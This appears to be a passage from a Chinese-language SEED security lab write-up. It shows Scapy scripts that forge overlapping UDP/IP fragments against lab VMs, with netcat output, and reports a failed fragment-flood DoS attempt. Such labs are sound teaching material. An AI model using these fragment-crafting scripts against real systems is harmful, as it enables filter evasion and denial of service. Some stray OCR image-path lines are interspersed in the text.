12 payload = 'A' * 31 + '\n'
13 pkt = ip/udp/payload
14 send(pkt)
15
16 ip.frag = 5
17 payload = 'B' * 31 + '\n'
18 pkt = ip/payload
19 send(pkt)
20
21 ip.frag = 9
22 ip.flags = 0
23 payload = 'C' * 31 + '\n'
24 pkt = ip/payload
25 send(pkt)
```

在192.168.11.138中开启对9090端口的监听，收到对应的分片数据

```
jason@ubuntu:~$ sudo nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
BBBBBBBBBBBBBBBBBBBBBBBBBBBBB
CCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

- **Task 1b:**

  构造K=16的报文片，当第二片报文片完全包含在第一片中时，忽略第二片，直接接收第三片

```
/bin/bash
/bin/bash 73x44
 1 from scapy.all import *
 2
 3 ip = IP(src="192.168.11.140", dst="192.168.11.138")
 4 ip.id = 1000
 5 ip.frag = 0
 6 ip.flags = 1
 7 ip.proto = 17
 8 udp = UDP(sport=7070, dport=9090)
 9 udp.len = 72
10 udp.chksum = 0
11
12 payload = 'A' * 31 + '\n'
13 pkt = ip/udp/payload
14 send(pkt)
15
16 ip.frag = 3
17 # payload = '\nGroot!\n' + 'B' * 23 + '\n'
18 payload = 'B' * 15 + '\n'
19 pkt = ip/payload
20 send(pkt)
21
22 ip.frag = 5
23 ip.flags = 0
24 payload = 'C' * 31 + '\n'
25 pkt = ip/payload
26 send(pkt)
27
```

```
jason@ubuntu:~$ sudo nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

不同操作系统可能会有不同结果，使用Ubuntu 20.04时会不接收有覆盖情况的内容，克隆SEED后得到结果：

```
[09/12/20]seed@VM:~$ sudo nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAA1234567
BBBBBBBBBBBBBBB
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

构造部分代码如下：

/bin/bash


/bin/bash 73x44

```
1  from scapy.all import *
2
3  ip = IP(src="192.168.11.140", dst="192.168.11.141")
4  ip.id = 1000
5  ip.frag = 0
6  ip.flags = 1
7  ip.proto = 17
8  udp = UDP(sport=7070, dport=9090)
9  udp.len = 88
10 udp.chksum = 0
11
12 payload = 'A'*24+'1234567'+'\n'
13 pkt = ip/udp/payload
14 send(pkt)
15
16 ip.frag = 4
17 payload = '1234567'+'\n'+'B' * 15 + '\n'
18 pkt = ip/payload
19 send(pkt)
20
21 ip.frag = 7
22 ip.flags = 0
23 payload = 'C' * 31 + '\n'
24 pkt = ip/payload
25 send(pkt)
```

交换一二片顺序后不影响输出结果。


- **Task 1c:**

  构造发送后发现收到多个自动分片后的包，但在UDP服务器方面并未输出





- **Task 1d:**

攻击前：



开始攻击后：





虽然被攻击虚拟机收到了很多有缺失的报文，但还不足以造成对9090端口的DoS攻击，而发起攻击的虚拟机却开始卡顿，杀敌八百，自损一千